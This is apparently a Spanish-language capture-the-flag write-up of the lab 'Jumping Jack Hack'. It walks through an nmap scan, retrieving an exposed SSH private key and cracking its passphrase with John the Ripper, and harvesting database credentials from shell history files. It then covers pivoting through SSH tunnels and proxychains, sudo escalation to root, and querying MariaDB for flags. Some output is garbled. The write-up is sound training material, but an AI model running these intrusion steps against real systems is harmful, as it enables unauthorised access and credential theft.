

# Jumping Jack Hack CTF

 SYSTEM SECURITY

 90 Puntos

 MEDIO

← Volver a asignatura

## Jumping Jack Hack

En este caso el reto es analizar la seguridad TI de la empresa "PI Exchange Algorithms Corp". Para ello solo conocemos la IP externa del servidor Web. Este es la cara visible de la empresa cuyo negocio es el desarrollo de algoritmos matemáticos de predicciones bursátiles. Has sido contratado por los directores de TI para verificar si la seguridad del entorno TI es la adecuada. Como pentester, tu objetivo es conseguir entrar en la red interna de la compañía y acceder a todos los servidores (como root si es posible) para tratar de localizar el servidor de BBDD donde se almacena la clave del monedero criptográfico de la compañía.

Para este laboratorio se nos ha asignado la ip 192.168.56.101


Iniciamos escaneando la ip para obtener información sobre ella (Utilizamos el flag -A porque se nos es permitido.)

```
File Actions Edit View Help

(root@kali)-[/home/hilik]
# nmap -sV -A --open 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 15:00 EDT

(root@kali)-[/home/hilik]
# nmap -A --open 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 15:01 EDT
Nmap scan report for 192.168.56.101
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   2048 757988ccb6e89bdcae10710fef603298 (RSA)
|   256 9db6bee37a4112433340e0ff847c09a1 (ECDSA)
|_  256 daa9ed07a957c76c1f4bae51ecf51281 (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.93%E=4%D=7/8%OT=22%CT=1%CU=39764%PV=Y%DS=2%DC=I%G=Y%TM=64A9B29F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=M5B4ST11NW6%02=M5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11
OS:NW6%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
```

Encontramos con que este servidor cuenta con un puerto 22 (ssh) y un 80(http) abiertos, inicialmente abrimos un navegador para verificar que podemos visualizar en el puerto 80. (192.168.56.101:80)



Obtenemos una imagen que inicialmente lo parece contener información, pero si quitamos zoom de ella podemos ver el número PI como en la imagen anterior. Esto nos da una pista de que PI (aproximado) podría ser un puerto así que escaneamos nuevamente la ip en busca de información de este puerto.

```
root@kali: /home/hilik
File Actions Edit View Help
192.168.56.101
(root@kali)-[/home/hilik]
# nmap -Pn -sV -p 31416 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-08 15:04 EDT
Nmap scan report for 192.168.56.101
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
31416/tcp  open  http    Apache httpd 2.4.48 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.54 seconds


(root@kali)-[/home/hilik]
#
```

Encontramos que en este corre un servicio http por tanto verificamos en un navegador (192.168.56.101:31416)

```
192.168.56.101:31416
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

-----BEGIN OPENSSH PRIVATE KEY-----
o3B1bnNzaC1zXktZjEAAAAAcmF1czI1Ni1jYmMAAAGYmNyeXB0AAAAAGAAABAKS51b0I
ij48HgazWpFcCzAAAAEAAAAEAAACXAAAB3NzaC1yc2EAAAADAQABAAQGDmBfn4G0y
IpcUhzTK9jxIuvEgXaz7+fIEBLVlvK4vpDhYnESJFhzkym3YRFeQ2VWpymz0pHbLsTez
Zxhj9bPRRqYH11yzGva8jMzNB1numLc+DJMpZQYeCeSUmRSPDT4/wLfiLGJWpXAVoPu
wei4WdrlrG0ZD00WkJ0HkwaAAHbNowIdp7xxY6f+svw+QOA1cmk2Za0CCHLn1lzSEXoJaI
AfscICa8ben14578K2Z9vrtHtE8cg0BuZE1ZBTWJn1SNE0BzQ15g11MyjJ2BoWJHqQ
/gvovapikf14yu8X2aKNZjfp1IWLKbXp5uamJWU35SD3JteyefUURz575BU+f8amqz2BN
87kzCz7iYQ0n4Y5JN0hjz5nZVKA6v0YdtTjADLKhL+/505qZf1JaZ1tqdtJRNmML/SWv
JRCBEKf1qk3059EnImeoK1/YXhJ0mDF0Cw1evDVo/13n6f7V0cpgpA+vrxxPI+ZCEa6zZKY
2CZB6U1uG0c//YXX2REGtztIo+Q7Wuu5Qhby0Fvy1JHLfSRXBd25/gskkd+uMCLXF4R+g
2Ej8wvvsBw0/diRbOCq0M0JnV1JC0Qu0Uq4MYZgM59BEZIXohG0jm7M61agjZrzfZvL
Dabc31YMGuHqA4Ckyn5+45YaGK/B/v3PZpBw8m25w+L1HQoT4LsJW/POJAQ3Mo1yzkvaU
IheE0t0PMh6H1vKGHMk/FMlnzRn2vtalwSRkVE1MEH6R2qxTvm45Y1uYqRazgQ+Kc37pagMT
LAYsv/sQW0CEybL1IuZb58jBz3pRbKwKZQHC82n75t8cYTg0pRyJ/7QCo+NLPMWuQRAM
6NfahGZkwtzFzsc0BhzZz0WkwaZyc+
-----END OPENSSH PRIVATE KEY-----
sh-zsa AAAAB3NzaC1yc2EAAAADAQABAAQGDmBfn4G0yMPCUhzTK9jxIuvEgXaz7+fIEBLVlvK4vpDhYnESJFhzkym3YRFeQ2VWpymz0pHbLsTezZxhj9bPRRqYH11yzGva8jMzNB1numLc+DJMpZQYeCeSUmRSPDT4/wLfiLGJWpXAVoPuwei4WdrlrG0ZD00WkJ0Hkwa== immune@im2bfront
```

Al revisar encontramos una página en blanco pero al hacer scroll hacia abajo podemos ver un certificado para conexión ssh a la máquina immune@im2bfront



Lo que hacemos es crear un archivo .pem que contenga esta llave privada para posteriormente realizar la conexión.

[illegible]

```
(root@kali)~# ssh -i jumpingjackhack.pem immune@192.168.56.101
```

Enter passphrase for key 'jumpingjackhack.pem':

Luego intentamos hacer la conexión con el certificado, sin embargo aún necesitamos la clave, por tanto vamos a crackearla usando John the Ripper  
(En este caso haré un ejemplo de lo que debemos hacer porque ya tengo generado mi certificado y cuento con la clave)



```

(root@kali)-[/home/hilik]
# ssh2john ctf.pem > ctf.hash

(root@kali)-[/home/hilik]
# ls
500.txt          exploit.exe      immu
archivo_ascii   external6666.war kit.
archivo.txt     fe5663f93d9a1bff1cd5ac286021b26c meta
a.zip           fichero         Musi
correos.txt     8Fn4G0I        nmap
ctf.hash        zOpHbLsTe     flag7
ctf.pem         JWpmXAVoPf     flag.txt
decoded.txt     'GCONV_PATH=. ' pack
Desktop         128o0YJHX     getroot
Documents       f0amqz28      hashzip.txt
Downloads       RNMWL/Sw      hex.txt
dumps           rxPI+ZCEa6zZi hydra.restore
example.txt     LXf4R+        id_rsa
hG0jm7MGlajjZRzfZzvL
(root@kali)-[/home/hilik]
# john ctf.hash -w /home/hilik/Downloads/rockyou.txt

```

Crackear certificado con johntheripper

Ha encontrado que la clave es 1234

```

Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (clavejumping.pem)
lg 0:00:00:01 DONE (2023-07-08 15:24) 0.6993g/s 11.18p/s 11.18c/
s 11.18C/s 123456..secret
Use the "--show" option to display all of the cracked passwords
reliably vsBw0/d1Rb0CqWM0JnV1JC0q0u9Uq4MYZgMs9BEZIXohG
Session completed.

```

Nuevamente intentamos hacer conexión al servidor ingresando la contraseña encontrada.

```

(root@kali)-[/etc/ssh]
# ssh -i jumpingjackhack.pem immune@192.168.56.101

Enter passphrase for key 'jumpingjackhack.pem':
Linux im2bfront 4.19.0-8-686 #1 SMP Debian 4.19.98-1 (2020-01-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 8 21:47:36 2023 from 192.168.56.1
immune@im2bfront:~$

```

Estamos dentro de la máquina.

## Flag #1

```
immune@im2bfront:~$ ls
bash.txt  flag.txt  getRoot  kit.c
immune@im2bfront:~$ cat flag.txt
47cb25dc6760b652faef5d11c2f2c1b
immune@im2bfront:~$
```

Al revisar `.bash_history` y `mysql_history` se encuentra información que nos puede ser útil futuramente.

```
immune@im2bfront:~$ ls -al
total 188
drwxr-xr-x 5 immune immune 4096 Jul  9 01:21 .
drwxr-xr-x 3 root  root  4096 Feb 14  2020 ..
-rw----- 1 immune immune 30734 Jul  9 01:21 .bash_history
-rw----- 1 immune immune 32843 Jun 19 03:51 .bash_history.save
-rw----- 1 immune immune 32843 Jun 19 03:51 .bash_history.save.1
-rw-r--r-- 1 immune immune  220 Feb 14  2020 .bash_logout
-rw-r--r-- 1 immune immune  3526 Feb 14  2020 .bashrc
-rw-r--r-- 1 immune immune  7199 Jun 19 03:51 bash.txt
drwx----- 3 immune immune 4096 May 17 01:27 .config
-rw-r--r-- 1 immune immune   33 Jul  8 21:50 flag
-rw-r--r-- 1 root  root    34 Nov  4  2021 flag.txt
-rwxr-xr-x 1 immune immune 16824 Feb 19  2022 getRoot
-rw-r--r-- 1 immune immune  3032 Jan 29  2022 kit.c
drwxr-xr-x 3 immune immune 4096 May 13 02:57 .local
-rw----- 1 immune immune  248 Nov 14  2021 .mysql_history
-rw----- 1 immune immune  248 Jun  3 13:10 .mysql_history.save
-rw-r--r-- 1 immune immune  807 Feb 14  2020 .profile
-rw-r--r-- 1 immune immune  815 Jun  3 13:10 .profile.save
drwx--x--x 2 immune immune 4096 Jun 19 18:18 .ssh
```

### Información útil del fichero `.bash_history`

Aquí encontramos unos intentos de conexión a base de datos con usuario `immunedb` y contraseña `password`, esto nos podría servir a futuro para conexión a la base de datos.

```
mysql -u immunedb -p 1234 -h 10.10.11.13
mysql -h 10.10.11.13 -u immunedb -p
mysql -h 10.10.11.13 -u immunedb -ppassword
Mysql -h 10.10.11.13 -u immunedb -ppassword
mysql -h 10.10.11.13 -u immunedb -ppassword
mysql -h 192.168.1.1 -u immunedb -ppassword
mysql -h 10.10.11.13 -u immunedb -p
```

### Información útil del fichero `.mysql_history`

Aquí podemos observar los queries que se han utilizado para acceder a la base de datos y extraer información de las tablas.

```
root@kali: /etc/ssh x immune@im2bfront: ~ x
immune@im2bfront:~$ cat .mysql_history
_HiSt0rY_V2_
use\040immune;
show\040tables;
insert\040into\040tb_flags\040values\040( '47cb25dcb6760b652faef5d11c2f2c1b' );
select\040*\040from\040tb_flags;
exit;
show\040schemas;
use\040immune;
show\040tables;
select\040*\040from\040tb_flags;
quit;
immune@im2bfront:~$
```

Información útil fichero hosts:

En el directorio /etc podemos encontrar el fichero hosts que contiene la configuración de las máquinas a las que podemos llegar.

```
root@kali: /etc/ssh x immune@im2bfront: /etc x
apparmor.d groff local
apt group local
avahi group- local
bash.bashrc grub.d log
bash_completion gshadow log
bindresvport.blacklist gshadow- log
binfmt.d gss log
bluetooth hdparm.conf mach
ca-certificates host.conf mag
ca-certificates.conf hostname mag
calendar hosts mail
console-setup hosts.allow mail
cron.d hosts.deny man
cron.daily ifplugd mime
cron.hourly init.d mke2
cron.monthly initramfs-tools mod
crontab inittab mod
cron.weekly inputrc mod
dbus-1 insserv moto
debconf.conf insserv.conf mta
debian_version insserv.conf.d mysq
default iproute2 nan
deluser.conf issue net
dhcp issue.net net
dictionaries-common kernel net
immune@im2bfront: /etc$
```

cateo a hosts

```

immune@im2bfront:/etc$ cat hosts
127.0.0.1    localhost
127.0.0.1    im2bfront

10.10.10.25   im2bfront
10.10.10.10   im2bfw

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
immune@im2bfront:/etc$

```

Aquí podemos ver que tenemos otro servidor (im2bfw) al cual podemos llegar desde nuestra máquina.

Inicio de los túneles

Túnel a máquina 10.10.10.10

Abrimos otro tab u otra ventana de la consola aparte donde vamos a hacer el túnel

Aquí nos traemos a nuestro puerto 5000, el puerto 22 de la máquina im2bfw.

```

(root@kali)-[/etc/ssh]
# ssh -i jumpingjackhack.pem -L 5000:10.10.10.10:22 immune@192.168.56.101

Enter passphrase for key 'jumpingjackhack.pem':
Linux im2bfront 4.19.0-8-686 #1 SMP Debian 4.19.98-1 (2020-01-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul  9 06:09:47 2023 from 192.168.56.1
immune@im2bfront:~$

```

Verificar que se haya puesto el puerto a la escucha e ingresar a la máquina



```

(hilik@kali)-[~]
$ sudo -s
[sudo] password for hilik:
(root@kali)-[/home/hilik]
# netstat -putan | grep 5000
tcp        0      0 127.0.0.1:5000      0.0.0.0:*          LISTEN      113209/ssh
tcp6       0      0 :::1:5000          :::*                LISTEN      113209/ssh

(root@kali)-[/home/hilik]
# cd /etc/ssh

(root@kali)-[/etc/ssh]
# ssh -p 5000 -i jumpingjackhack.pem immune@127.0.0.1

Enter passphrase for key 'jumpingjackhack.pem':
Last login: Sat Jul  8 23:14:59 2023 from 10.10.10.25
immune@im2bfw:~$

```

Al ingresar a la máquina chequeamos los ficheros del home

```

immune@im2bfw:~$ ls -al
total 56
drwxr-xr-x 5 immune sudo  4096 Jun 18 23:26 .
drwxr-xr-x 3 root  root   4096 Feb 14  2020 ..
-rw----- 1 immune sudo 15887 Jul  9 01:21 .bash_history
-rw-r--r-- 1 immune sudo   220 Feb 14  2020 .bash_logout
-rw-r--r-- 1 immune sudo  3526 Feb 14  2020 .bashrc
drwx----- 3 immune sudo  4096 May 21 19:34 .config
-rw-r--r-- 1 root  root    34 Nov  4  2021 flag.txt
drwxr-xr-x 3 immune sudo  4096 Jun 18 18:05 .local
-rw-r--r-- 1 root  root    0 Jun 18 14:06 passwords.txt
-rw-r--r-- 1 immune sudo    31 Nov 15  2021 pingresult.txt
-rw-r--r-- 1 immune sudo   807 Feb 14  2020 .profile
drwx----- 2 immune sudo  4096 Nov  4  2021 .ssh
immune@im2bfw:~$ cat flag.txt
89269e1298235f1b12b4c16e4065ad0d
immune@im2bfw:~$

```

revisamos el fichero pingresult.txt

```

immune@im2bfw:~$ cat pingresult.txt
10.10.11.11 22
10.10.11.200 22
immune@im2bfw:~$ ping 10.10.11.11
PING 10.10.11.11 (10.10.11.11) 56(84) bytes of data.
64 bytes from 10.10.11.11: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 10.10.11.11: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 10.10.11.11: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 10.10.11.11: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 10.10.11.11: icmp_seq=5 ttl=64 time=0.028 ms

```

```

rll min/avg/max/ndev = 0.022/0.032/0.077/0.012 ms
immune@im2bfw:~$ ping 10.10.11.200
PING 10.10.11.200 (10.10.11.200) 56(84) bytes of data.
64 bytes from 10.10.11.200: icmp_seq=1 ttl=255 time=2.68 ms
64 bytes from 10.10.11.200: icmp_seq=2 ttl=255 time=1.08 ms
64 bytes from 10.10.11.200: icmp_seq=3 ttl=255 time=1.08 ms
64 bytes from 10.10.11.200: icmp_seq=4 ttl=255 time=1.28 ms
64 bytes from 10.10.11.200: icmp_seq=5 ttl=255 time=1.11 ms
64 bytes from 10.10.11.200: icmp_seq=6 ttl=255 time=1.10 ms
64 bytes from 10.10.11.200: icmp_seq=7 ttl=255 time=1.05 ms
64 bytes from 10.10.11.200: icmp_seq=8 ttl=255 time=1.00 ms

```

verificamos la interfaces de red con ip addr show

```

rll min/avg/max/ndev = 0.234/1.107/2.083/0.204 ms
immune@im2bfw:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:4e:b4:2c brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.10/24 brd 10.10.10.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe4e:b42c/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:55:72:4e brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.11/24 brd 10.10.11.255 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe55:724e/64 scope link
        valid_lft forever preferred_lft forever
immune@im2bfw:~$

```

Encontramos que esta máquina contiene una interfaz de red 10.10.11.11, se deduce entonces que debemos saltar a la máquina 10.10.11.200, sin embargo se revisa la configuración de host

```

        valid_lft forever preferred_lft forever
immune@im2bfw:~$ cat /etc/hosts
127.0.0.1        localhost
127.0.0.1        im2bfw

10.10.10.10      im2bfw
10.10.11.11      im2bfw
10.10.11.200     im2bback
10.10.11.13      im2bbbdd

# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

```

En este fichero podemos observar la máquina que habíamos encontrado en pingresult.txt y aparentemente el servidor donde se encuentra alojada nuestra base de datos.

Se escalan privilegios haciendo sudo -s

```
immune@im2bfw:~$ sudo -s
root@im2bfw:/home/immune# ./bin/bash
bash: ./bin/bash: No such file or directory
root@im2bfw:/home/immune# cd /
root@im2bfw:/# ls
bin    etc      initrd.img.old  libx32      mnt    root    srv    usr      vmlinuz.old
boot  home     lib             lost+found  opt    run     sys    var
dev    initrd.img  lib64          media       proc   sbin    tmp    vmlinuz
root@im2bfw:/# cd root
root@im2bfw:~# ls
flag.txt
root@im2bfw:~# cat flag.txt
a14fbe97f0bff917edd2a64f4ce02482
root@im2bfw:~#
```

Tunnel a máquina 10.10.11.200

```
(root@kali)-[/etc/ssh]
# ssh -p 5000 -i jumpingjackhack.pem -L 6000:10.10.11.200:22 immune@127.0.0.1

Enter passphrase for key 'jumpingjackhack.pem':
Last login: Sun Jul  9 06:29:16 2023 from 10.10.10.25
immune@im2bfw:~$ ping 10.10.11.200
PING 10.10.11.200 (10.10.11.200) 56(84) bytes of data.
64 bytes from 10.10.11.200: icmp_seq=1 ttl=255 time=0.578 ms
64 bytes from 10.10.11.200: icmp_seq=2 ttl=255 time=1.08 ms
```

Realizamos ping a la máquina siguiente para que mantenga las conexiones y no se caiga el túnel

(Podemos hacer lo mismo en la máquina im2bfront haciendo ping a la máquina im2bfw 10.10.10.10)

```
(root@kali)-[/etc/ssh]
# netstat -putan | grep 6000
tcp        0      0 127.0.0.1:6000      0.0.0.0:*           LISTEN      126666/ssh
tcp6       0      0 :::1:6000           :::*                 LISTEN      126666/ssh

(root@kali)-[/etc/ssh]
# ssh -p 6000 -i jumpingjackhack.pem immune@127.0.0.1

The authenticity of host '[127.0.0.1]:6000 ([127.0.0.1]:6000)' can't be established.
ED25519 key fingerprint is SHA256:zAyxlPKn+sU37RUuMGCjuv52gKd/J/hFDl9vNqhc/1Y.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  ~/.ssh/known_hosts:17: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:6000' (ED25519) to the list of known hosts.
Enter passphrase for key 'jumpingjackhack.pem':
}Last login: Sat Jul  8 22:51:03 2023 from 10.10.11.11
NetBSD 8.1 (GENERIC) #0: Fri May 31 08:43:59 UTC 2019

Welcome to NetBSD!

im2bback$
```

Al hacer ping al servidor de la base de datos no obtenemos una respuesta

```
im2bback$ ping 10.10.11.13  
PING im2bbbdd (10.10.11.13): 56 data bytes  
■
```

Sin embargo si podemos establecer por medio de netcat una conexión a ella (la base de datos está alojada en su puerto por defecto 3306)

```
39 packets transmitted, 0 packets received, 100.0% packet loss  
im2bback$ nc 10.10.11.13 3306  
c  
5.5.5-10.5.12-MariaDB-0+deb11u1v/A<F+EWe - xMT@$2m0&mt!mysql_native_password
```

La información que obtenemos es que el gestor de db es MariaDB (Base de datos relacional), esto hace también match con los Querys que habíamos encontrado anteriormente.

(Técnica de Proxychains y puertos dinámicos)

Para lograr llegar a esta base de datos usaremos proxychains y un puerto dinámico.

Podemos instalar proxychains con el comando `# apt-get install proxychains` (actualizar antes de instalar `# apt-get update`)

Configuramos un puerto en nuestro fichero de configuración proxychains

para esto corremos el comando

`$sudo nano /etc/proxychains.conf`



```
GNU nano 7.2 /etc/proxychains.conf
# type host port [user pass]
# (values separated by 'tab' or 'blank')
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 8888
```

En la parte final del fichero cambiamos el puerto, en mi caso será el 8888, guardamos la configuración dando ctrl + x + y

Ahora debemos traer nuestro puerto dinámico de la siguiente manera:

```
(root@kali)-[/etc/ssh]
# ssh -p 6000 -i jumpingjackhack.pem -D 8888 immune@127.0.0.1

Enter passphrase for key 'jumpingjackhack.pem':
Last login: Sun Jul 9 05:20:17 2023 from 10.10.11.11
NetBSD 8.1 (GENERIC) #0: Fri May 31 08:43:59 UTC 2019

Welcome to NetBSD!

im2bback$
```

En este caso ponemos el mismo puerto que tenemos en nuestro fichero de configuración de proxychains.

A continuación verificamos que el puerto esté a la escucha correctamente

```
(root@kali)-[/home/hilik]
# netstat -putan | grep 8888
tcp        0      0 127.0.0.1:8888      0.0.0.0:*           LISTEN     138514/ssh
tcp6       0      0 :::8888             :::*                 LISTEN     138514/ssh
```

Como podemos ver, desde nuestra máquina local podemos generar la conexión a la base de datos

```
[sudo] password for hilik:
(root@kali)~/home/hilik
# proxychains nc 10.10.11.13 3306
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.10.11.13:3306 ... OK
c
5.5.5-10.5.12-MariaDB-0+deb11u1wg|Z/x2,'-[]?bPJ a*M$ifmysql_native_password
```

Lo siguiente es utilizar la información que encontramos anteriormente en el fichero `.bash_history` para hacer conexión a la base de datos así:

```
(root@kali)~/home/hilik
# proxychains mysql -h 10.10.11.13 -uimmunedb -ppassword
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.10.11.13:3306 ... OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 120
Server version: 10.5.12-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Ya estamos dentro de la base de datos, ahora usando la información del fichero `.mysql_history`

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE immune;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [immune]> SHOW tables;
+-----+
| Tables_in_immune |
+-----+
| tb_flags          |
+-----+
1 row in set (0.356 sec)

MariaDB [immune]> SELECT*FROM tb_flags;
+-----+
| flag              |
+-----+
| 47cb25dcb6760b652fae |
+-----+
1 row in set (0.229 sec)

MariaDB [immune]> █
```

Con estos queries hemos podido acceder a la información de la base de datos y conseguir el flag final.



# ¡Enhorabuena!

Has conseguido...


















**90**  
puntos

Completado el **24/5/23**

Has tardado **19 días 1h 17m 19s** en completarlo

Has usado **0 pistas**

Has realizado **8 intentos**

	Usuario	País	Badges	Nivel	Puntos
1.	 c0ldrm		    <div>+ 3</div>		🕒 344
2.	 mateogs		    <div>+ 1</div>		🕒 341
3.	 wcortez509		    <div>+ 1</div>		🕒 320